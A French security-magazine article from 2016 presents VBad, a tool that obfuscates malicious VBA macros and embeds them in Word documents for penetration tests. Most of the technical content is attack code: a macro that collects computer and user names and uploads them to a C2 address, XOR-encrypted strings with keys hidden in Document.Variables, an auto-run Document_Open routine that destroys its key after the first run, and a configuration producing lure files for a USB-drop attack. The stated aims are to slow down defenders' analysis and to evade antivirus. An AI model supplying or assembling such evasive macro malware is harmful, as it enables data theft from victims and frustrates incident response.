AUTOMATISATION D'UNE OBFUSCATION DE CODE VBA AVEC VBAD

MISC n° 087 | septembre 2016 | Florent Montel

Administration réseau Administration système Programmation Web

Depuis quelques années, les attaques par macros Office sont redevenues un passage obligé en pentest. Trop souvent considérées comme des technologies dépassées, les macros et le langage VBA regorgent cependant de fonctionnalités méconnues qui remettent au goût du jour ces attaques d'un autre temps.
Cet article a ainsi pour objectif de présenter comment obfusquer des codes VBA de manière avancée et automatiser leur intégration dans des documents Office grâce à l'outil [VBad].

1. INTRODUCTION

Lors de campagnes de tests d'intrusion, si vous décidez d'utiliser des documents Office contenant une ou plusieurs macros malveillantes, l'un des objectifs principaux va être bien sûr de ne pas se faire repérer. Ce n'est malheureusement pas toujours le cas, et en cas de détection, il va alors être nécessaire de gagner un maximum de temps vis-à-vis des différents organismes de défense en place chez le commanditaire de la prestation notamment lors de l'analyse du code des différents documents.
Le langage VBA regorge de fonctionnalités natives pouvant être utilisées dans l'optique de camoufler les informations utilisées par les macros. L'outil VBad exploite ainsi certaines de ces fonctionnalités dans le but d'automatiser, de manière modulable, l'obfuscation d'un code VBA existant et son l'intégration au sein de documents malveillants. Quelques rappels très rapides sur le VBA et son fonctionnement sont tout d'abord nécessaires avant d'entrer dans le vif du sujet.

1.1 LE VBA

Le langage VBA (ou *Visual Basic for Application*) est une implémentation du langage Visual Basic dans les applications Microsoft. Il remplace et étend les fonctionnalités anciennement offertes par les « macros commandes » et a comme principal objectif d'automatiser des tâches récurrentes et fastidieuses sur ces applications.
Sa particularité réside dans le fait qu'il ne peut exister qu'au sein d'une application hôte : il est impossible d'exécuter du code VBA dans un fichier indépendant. Chaque application dispose alors de ses propres fonctions VBA permettant de manipuler différents objets relatifs à cette même application **[1]**. Dans le cadre de notre étude, nous nous focaliserons sur le langage VBA utilisé dans Microsoft Word.

> ***Note***
>
> Certaines fonctions VBA sont donc spécifiques aux applications. Il n'est par exemple pas trivial d'exporter un code VBA d'un document Word vers un document Excel. Réfléchissez donc bien au format que vous voulez utiliser avant de vous lancer dans le développement ou l'obfuscation de votre code VBA.

Tous ceux qu'ils l'ont un jour utilisé pourront le confirmer : le VBA n'offre pas le confort d'utilisation d'un langage de programmation moderne. La gestion des erreurs archaïques ainsi que le support très limité des callbacks rendent, par exemple, le développement de malwares en VBA un véritable calvaire. Cependant, sa richesse fonctionnelle et son intégration toute faite avec les nombreuses API Microsoft compensent ses précédentes lacunes et justifient qu'on se penche un peu plus en détail sur ce langage.

1.2 OBJECTIFS

L'objectif de l'article ne va pas être de vous expliquer comment développer des malwares complexes en VBA (et heureusement), mais de vous présenter comment il est possible d'obfusquer un code VBA existant et d'automatiser son intégration dans différents fichiers Word.
En effet, la problématique intrinsèque du code VBA réside dans sa facilité à être « reversé ». En quelques secondes, un analyste (appartenant à une **[BLUE TEAM]** par exemple) sera en mesure d'obtenir le code source malveillant de votre document, comprendre rapidement son fonctionnement et agir en conséquence afin de bloquer votre attaque. L'objectif va donc être de complexifier au maximum l'analyse du code source. Nul doute qu'il réussisse au final à comprendre ce que fait votre code VBA, l'important est qu'il y passe le plus de temps possible, et qu'il ne puisse récupérer qu'un minimum d'informations sur votre attaque et que celles-ci ne puissent pas lui permettre de vous bloquer complètement.

2. L'OBFUSCATION VBA

2.1 CONCEPTS

Les problématiques d'obfuscation d'un code VBA sont similaires à celles de tout code non compilé. L'accès au code source étant trivial, il faut que celui-ci devienne compliqué à comprendre, et surtout qu'il implémente diverses fonctions qui tromperont celui qui essaie de l'analyser.
Pour bien comprendre, prenons l'exemple d'un code VBA plutôt simple qui se contente de récupérer le nom d'utilisateur de la session courante et le nom de la machine infectée. Les résultats sont positionnés dans un fichier texte d'un répertoire temporaire puis envoyés vers l'URL d'un centre de commandes (C2) que nous contrôlons grâce à une fonction **UploadFile** définie ailleurs dans le code :

```
Sub Fonction_Malveillante()
  strComputer = "."
  Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
  Set colItems = objWMIService.ExecQuery("Select * from Win32_ComputerSystem")
  Set fso = CreateObject("Scripting.FileSystemObject")

  sMsg = sMsg & " --- COMPUTER ---;" & Chr(13) & Chr(10)
  For Each objItem In colItems
    sMsg = sMsg & "Computer Name: " & objItem.Name & Chr(13) & Chr(10)
    UserName = objItem.Name
    sMsg = sMsg & "Username: " & objItem.UserName & Chr(13) & Chr(10)
  Next


  Set oFile = fso.CreateTextFile("C:\tmp\info_" & UserName)
  oFile.writeLine sMsg
  oFile.Close

  UploadFile "http://5.40.41.42/aPoRfsq12/get_file.php", "C:\tmp\info_" & UserName, "userfile"
End Sub
```

Voici donc le code tel qu'il sera lu par un analyste. Comme on peut le voir, même si notre exemple est plutôt simpliste, des éléments clés de l'attaque sont accessibles au premier coup d'œil comme l'URL du C2, le chemin de sauvegarde du fichier ou les informations récupérées par le code. L'attaque pourra alors être bloquée très rapidement.
On remarque tout de suite que ce sont les chaînes de caractères qui comportent une bonne partie des éléments critiques d'une attaque, c'est donc en priorité ces informations qu'il semble important de cacher.

2.2 CHIFFRER, C'EST MIEUX

Nous ne parlerons ici pas des techniques d'obfuscations « classiques » largement répandues qui se contentent d'utiliser divers dérivés des fonctions comme **Chr()**, **Asc()** ,**StrReverse()** ou des encodages classiques comme du Base64. Des outils comme **[OLEVBA]** du projet *python-oletools* permettent une désobfuscation rapide et efficace de telles techniques.

L'idée va être d'aller plus loin, et de ne plus obfusquer les chaînes de caractères, mais de les **chiffrer** en utilisant une fonction personnalisée. Cela permettra en effet d'éviter toute détection par des outils d'analyses classiques, et obligera l'analyste à comprendre et analyser la totalité de cette fonction. L'objectif ici n'est pas d'avoir une cryptographie sûre, mais seulement de ralentir le travail de l'analyste.

Cela offre également de nouvelles opportunités concernant la protection du code VBA. En chiffrant ainsi les chaînes de caractères avec une clé symétrique, la possibilité de détruire cette clé et ainsi rendre les informations inaccessibles prend forme : le code va pouvoir s'autodétruire suivant diverses techniques que nous allons voir par la suite.

Reprenons alors notre code précédent. Nous allons simplement *xorer* l'URL de notre C2 en utilisant une clé assez longue et complexe. Nous allons ajouter la fonction de déchiffrement à notre code VBA puis remplacer l'URL par son chiffré respectif :

```
Private Function unxor_fun(text as Variant, begin as Integer)
  Dim temp, xor_key As String, i, a
  xor_key = "k&lQLDn;qdjskJQLdb83nQDN88qkDQm,qsdqsdqq*ojjjfoiHHQShdjLKQHkdqBfouQDJqdh"
  temp = ""
  i = 1
  While i < UBound(text) + 2
    a = i Mod Len(xor_key): If a = 0 Then a = Len(xor_key)
    temp = temp + chr(Asc(Mid(xor_key,a+begin,1)) Xor CInt(text(i - 1)))
    i = i+1
  wend
  unxor_fun = temp
End Function

Private Sub Fonction_Malveillante(Cancel As Boolean)
  UploadFile
unxor_fun(Array(3,82,24,33,118,107,65,14,95,80,90,93,95,123,127,120,86,77,89,99,1,3,34,61,73,9,67,68,35,52,25,115,23,26,8,20,93,20,25,1),0),"C:\tmp\info_"
& UserName,"userfile"

End Sub
```

Cette simple opération nous permet comme prévu d'éviter toute détection par les outils de désobfuscation classiques. Seulement, le chiffrement tel quel n'apporte pas énormément puisque la clé reste facilement accessible. Notre objectif va être de la dissimuler à l'intérieur du document.

2.3 LE STOCKAGE DES CLES

Il existe différentes techniques de stockage des clés de chiffrement, cependant, il est important de garder en tête que le processus de récupération des clés ne doit en aucun cas être facilement bloqué. Il n'est alors pas envisageable de stocker la clé à l'extérieur du document (sur un site web par exemple). En effet, le code relatif à la récupération de cette clé ne sera lui peu ou pas obfusqué, l'analyste pourra alors simplement bloquer le mécanisme de déchiffrement (en bloquant l'URL sur un proxy dans le cas d'un stockage sur un site web par exemple) et mettra en péril toute l'exploitation.

C'est à ce moment qu'entre en jeu une fonctionnalité de l'application Word peu connue de tous, mais très pratique : les **Document.Variables**. Plutôt bien documenté par Microsoft **[2]**, cet objet permet de stocker des variables dans le cadre d'un document.

Ainsi, il est possible de stocker des informations à l'intérieur d'un document qui restent accessibles à chaque ouverture de celui-ci. Elles se présentent alors comme un endroit parfait pour stocker les clés :

- une fois les variables initialisées et le document sauvegardé, elles restent stockées directement dans le document, il est donc possible de supprimer le code relatif à l'initialisation des clés de chiffrement ;
- ces variables ne sont accessibles que par du code VBA, il est impossible d'accéder aux clés par des outils externes comme un exiftool ;
- les clés ne sont pas visibles à l'intérieur du document (pas insérées dans un paragraphe comme on peut le voir dans certains cas) ;
- il est possible de stocker jusqu'à 65280 caractères ;
- la suppression/modification des variables est aisée en VBA.

> ***Note***
>
> Les Document.Variables n'existent pas sous Excel, un équivalent peut cependant être utilisé en utilisant des cellules positionnées dans une Hidden Sheet. Cette fonctionnalité devrait être rajoutée très prochainement à l'outil.

Pour mieux comprendre, reprenons notre exemple et stockons la clé de déchiffrement dans une Document.Variables. Pour cela, prenons un document vierge puis initialisons la variable en exécutant simplement cette macro au sein du document :

```
Sub Sotre_xor_key()
  ActiveDocument.Variables.Add Name:= xor_key, Value:=
"k&lQLDn;qdjskJQLdb83nQDN88qkDQm,qsdqsdqq*ojjjfoiHHQShdjLKQHkdqBfouQDJqdh"
End sub
```

Une fois la macro activée, en sauvegardant le document et en supprimant l'initialisation de la variable, celle-ci est accessible de manière standard et peut être utilisée au sein de notre fonction malveillante :

```
Private Function unxor_fun(text as Variant, begin as Integer)
  Dim temp, xor_key As String, i, a
    xor_key = ActiveDocument.Variables("xor_key").Value()
  temp = ""
  i = 1
  While i < UBound(text) + 2
    a = i Mod Len(xor_key): If a = 0 Then a = Len(xor_key)
    temp = temp + chr(Asc(Mid(xor_key,a+begin,1)) Xor CInt(text(i - 1)))
    i = i+1
  wend
  unxor_fun = temp
End Function

Private Sub Fonction_Malveillante(Cancel As Boolean)
  UploadFile
unxor_fun(Array(3,82,24,33,118,107,65,14,95,80,90,93,95,123,127,120,86,77,89,99,1,3,34,61,73,9,67,68,35,52,25,115,23,26,8,20,9
3,20,25,1),0),"C:\tmp\info_" & UserName,"userfile"

End Sub
```

La clé n'apparaît alors jamais directement dans le code et ne peut être obtenue que par du code VBA. La chaîne de caractères ne pourra alors être déchiffrée autrement que par une analyse manuelle de la fonction, sous réserve que les clés n'aient pas disparu...

2.4 VOTRE CODE S'AUTODETRUIRA DANS…

Les Document.Variables peuvent très facilement être supprimées ou modifiées d'un document grâce à du VBA. La seule contrainte est que le document doit être sauvegardé pour que ces modifications soient prises en compte (donc avoir les droits en écriture sur le fichier lors de l'exécution de la macro).

Des mécanismes de suppression des clés peuvent alors être implémentés au sein des macros malveillantes. Par exemple, on peut envisager de supprimer les clés lors de la première exécution de la macro. Si l'on imagine une attaque par clés USB dispersées dans toute l'entreprise, chaque compromission d'un utilisateur entraînera la suppression des clés de déchiffrement du document sur la clé. Cela compliquera lourdement le travail des analystes qui devront alors s'employer à trouver des documents n'ayant jamais été ouverts.

Rien de très compliqué en VBA. Cependant, pour des soucis de simplicité, je conseille de modifier la variable plutôt que de la supprimer complètement. Cela permet également de tester si la macro a déjà été exécutée une fois en testant si la variable a déjà été modifiée ou non.

Dans l'exemple suivant, on teste à l'ouverture du document si la Document.Variable est différente de la chaîne **« Check »**, si c'est le cas, c'est que la macro n'a jamais été exécutée (la variable contient la véritable clé de déchiffrement), on exécute alors la fonction malveillante, puis, on modifie la valeur de la clé à **« Check »** et on sauvegarde le document. À la prochaine exécution, la variable **xor_key** sera égale à la chaîne **« Check »**, la fonction malveillante ne sera pas exécutée et les clés auront bel et bien été supprimées.

```
Private Sub Document_Open()
  If ActiveDocument.Variables("xor_key").Value <> "Check" Then
  Fonction_Malveillante
    ActiveDocument.Variables("xor_key").Value = "Check"
    If ActiveDocument.ReadOnly=False Then
      ActiveDocument.Save
    End If
  End If
End sub
```

L'URL du C2 dans notre exemple est alors obfusquée et accessible uniquement à la première exécution de la macro malveillante. Cependant, la création de tels documents s'avère longue et fastidieuse puisqu'il faut au final jongler avec l'activation et la désactivation des macros sous Word, intégrer les différents mécanismes de déchiffrement, le système de destruction des clés, et appliquer les méthodes plus classiques d'obfuscation.

3. VBAD

J'ai développé l'outil **[VBAd]** dans le but d'automatiser les tâches d'obfuscation présentées précédemment, ainsi que l'intégration des codes obfusqués dans une liste prédéfinie de fichiers. À partir d'un VBA classique, il est alors possible d'obtenir une série de fichiers Word malveillants disposant tous d'une signature unique, d'un mécanisme de déchiffrement et de destruction des clés. L'outil se veut modulable, libre à vous de le modifier afin d'utiliser d'autres fonctions de chiffrement plus robustes ou d'autres techniques de stockage/suppression des clés de déchiffrement.

3.1 UTILISATION

L'outil se présente sous la forme d'un script Python (2.7) qui utilise la libraire **[pywin32]** permettant de manipuler des documents de la suite Office ainsi que les macros associées (les prérequis techniques sont indiqués dans le GitHub). L'ensemble de l'outil se configure à l'aide des variables du fichier **const.py**. Ci-dessous un schéma récapitulatif de l'utilisation de celles-ci (en rouge) par le script :



Figure 1 : Schéma fonctionnel de VBad.

3.1.1. PREPARATION DU VBA

Comme on peut le voir dans le schéma précédent, l'outil se base tout d'abord sur un fichier texte contenant le code VBA à obfusquer (**original_vba_file**) et utilisera différentes expressions régulières permettant de définir les éléments à obfusquer ou non. Trois types de balises sont ainsi disponibles (et modifiables dans le fichier **const.py**).

3.1.1.1 LES CHAINES DE CARACTERES

Par défaut, le script parcourt le VBA et chiffre toutes les chaînes de caractères présentes dans le code en utilisant l'algorithme indiqué par la variable **encryption_type**. Il est cependant possible d'ajouter des exceptions en ajoutant une marque d'exclusion en fin de chaîne (**[!!]** par défaut) :

```
String_Encrypted = "This string will be encrypted"
String_Not_Encrypted = "This string will NOT be encrypted[!!]"
```

La fonction de déchiffrement est ensuite incluse automatiquement au VBA et les clés stockées dans le document en utilisant la technique indiquée par **key_hidding_method**. À l'heure où ces lignes sont écrites, seul l'algorithme XOR associé à un stockage des clés dans les variables Document.Variables présentées précédemment dans cet article est disponible.

3.1.1.2 LES NOMS DE VARIABLES ET DE FONCTIONS

Il est nécessaire d'indiquer au script les différents noms de fonctions et de variables qu'il va cette fois-ci remplacer par des chaînes de caractères aléatoires dont il est possible de choisir la taille. Il suffit d'ajouter avant les différents noms la balise **[rdm:xx]** où **xx** est la taille de la chaîne aléatoire souhaitée (si la variable est utilisée plusieurs fois, une balise suffit).

Function [rdm::10]Test() : Test() sera remplacée par une chaîne aléatoire de 10 caractères
[rdm::4]String_1 = "Test" : String_1 sera remplacée par une chaîne aléatoire de 4 caractères

3.1.1.3 INCLUSION DE CHAINE DE CARACTERES

Il est possible d'intégrer de manière chiffrée des chaînes de caractères provenant directement du script python VBad. Ainsi, en plaçant dans le code des balises de la forme **[var::nom_var]**, le script va automatiquement remplacer la balise par la chaîne de caractères stockée à la clé **nom_var** du dictionnaire **string_to_hide** de **const.py**. Ainsi, il devient possible d'intégrer au code VBA final des éléments générés par du python comme une liste de noms de domaines ou des chemins de sauvegardes aléatoires.
Path_to_save_exe = [var::path] : la chaîne string_to_hide('path') de const.py sera chiffrée et intégrée au VBA.

3.1.1.4 FONCTION A DECLENCHER

Il est également important d'indiquer au script quelle fonction du code VBA doit être déclenchée (**trigger_function_name**) et à quel moment (**auto_function_macro**). Il est par exemple possible de déclencher l'exécution de la macro automatiquement à l'ouverture (**onOpen**) ou à la fermeture (**onClose**) du document. Cela permettra également d'indiquer au script où ajouter les fonctions de suppression des clés de déchiffrement (étape 12 de la figure 1).

3.1.2. PREPARATION DES DOCUMENTS

Pour cette partie, il suffit d'indiquer au script le chemin du template du document que vous souhaitez utiliser grâce à la variable **template_file**, ainsi que la liste des noms de fichiers générés par le script : **filename_list**.

3.2 EXEMPLE

Afin de bien comprendre, imaginons que l'on souhaite attaquer une entreprise en laissant traîner quelques clés USB contenant un document Word malveillant.

Chaque clé USB contiendra alors un document différent et unique. Chaque fichier devra contenir le code VBA présenté précédemment, obfusqué et protégé. L'URL contactée ainsi que le chemin de sauvegarde du fichier texte créé par le script doivent tous deux contenir une partie aléatoire.

Voici alors comment il serait possible de préparer l'obfuscation du code VBA précédent afin de répondre aux critères précédents :

```
Sub [rdm::10]Fonction_Malveillante()
   [rdm::8]strComputer = "."
   Set [rdm::12]objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
   Set [rdm::10]colItems = objWMIService.ExecQuery("Select * from Win32_ComputerSystem")
   Set [rdm::8]fso = CreateObject("Scripting.FileSystemObject")

   [rdm::6]sMsg = sMsg & " --- COMPUTER ---;" & Chr(13) & Chr(10)
   For Each [rdm::4]objItem In colItems
     sMsg = sMsg & "Computer Name: " & objItem.Name & Chr(13) & Chr(10)
     UserName = objItem.Name
     sMsg = sMsg & "Username: " & objItem.UserName & Chr(13) & Chr(10)
   Next

   Set [rdm::10]oFile = fso.CreateTextFile([var::gen_path] & UserName)
   oFile.writeLine sMsg
   oFile.Close

   [rdm::15]UploadFile [var::url_generated], [var::gen_path] & UserName, "userfile"
End Sub
```

Utilisons un fichier template Word classique associé à une liste contenant trois noms de fichier (**Document_important**, **Augmentation_salaire** et **Notes_perso**). Les URL du C2 ainsi que le chemin de sauvegarde du fichier uploadé sont générés aléatoirement (de manière très simple à titre d'exemple), et toutes les autres options sont laissées par défaut.

```
#Office informations
template_file = r"C:\tmp\Vbad\Example\Template\template.doc"
filename_list = r"C:\tmp\Vbad\Example\Lists\filename_list.txt"

#saving informations
path_gen_files = r"C:\tmp\Vbad\Example\Results"

#Malicious VBS Information:
#All data you want to encrypt and include in your doc
original_vba_file = r"C:\tmp\Vbad\Example\Orignal_VBA\original_vba_prepared.vbs"
trigger_function_name = "Fonction_Malveillante" #Function that you want to auto_trigger (in your original_vba_file)
string_to_hide = {"url_generated":"http://5.40.41.42/"+str(random.randrange(10000))+"/get_file.php",
"gen_path":r"C:\tmp\i_"+str(random.randrange(10000))+".txt"}
```

Tout est prêt, il suffit ensuite de lancer **VBad.py** et les trois documents seront alors générés et sauvegardés dans le répertoire indiqué par **path_gen_files**.



Figure 2 : Obfuscation et génération des trois fichiers grâce à l'outil Vbad.

Les fichiers malveillants disposent alors tous d'un code VBA obfusqué unique (une clé de chiffrement différente par fichier), avec un mécanisme de destruction des clés déclenché après la première exécution de la macro. Les tabulations et retours chariots inutiles sont également supprimés. En remplaçant la fonction **UploadFile** par **MsgBox**, lors de la première exécution d'un fichier on obtient l'affichage des variables insérées dans le script par l'outil (avec la partie aléatoire).



Figure 3 : Exécution de la macro malveillante à la première ouverture du document.

Si l'on ouvre le document une deuxième fois : rien ne se passe. Les clés ont été supprimées du fichier et il sera donc quasiment impossible de récupérer les informations utilisées par la macro malveillante. Un petit aperçu du code dorénavant obfusqué.



Figure 4 : Code VBA obfusqué du document Document_important généré avec Vbad.

Les deux autres fichiers disposeront eux d'un code, d'une URL et d'un chemin de fichier différents des autres.

CONCLUSION

Comme on a pu le voir, certaines fonctionnalités du langage VBA associées au langage Python permettent une obfuscation et une protection plutôt robuste de vos différents codes d'attaques. L'outil VBad se veut également modulable et peut permettre d'implémenter des fonctions de chiffrement ou des méthodes de protection du code personnalisées. En plus de complexifier l'analyse de votre code, l'obfuscation augmente considérablement les chances d'échapper aux analyses antivirus ou HIPS (dans la mesure où vous n'utilisez pas de fonctions fréquemment détectées comme **VirtualAlloc()**).

